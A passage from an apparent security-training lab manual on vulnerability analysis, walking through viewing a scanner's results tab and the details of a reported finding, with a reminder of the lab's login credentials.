
Note: If you are logged out of the session then login again using credentials **admin/password**.

Module 05 – Vulnerability Analysis




14. **Report: Information** appears, click **Results** tab to view the discovered vulnerabilities along with their severity and port numbers on which they are running.

Note: The results might differ when you perform this task.




Module 05 – Vulnerability Analysis

15. Click on any vulnerability under the **Vulnerability** column (here, **Report outdated /end-of-life Scan Engine /Environment (local)**) to view its detailed information.
16. Detailed information regarding selected vulnerability appears, as shown in the screenshot.

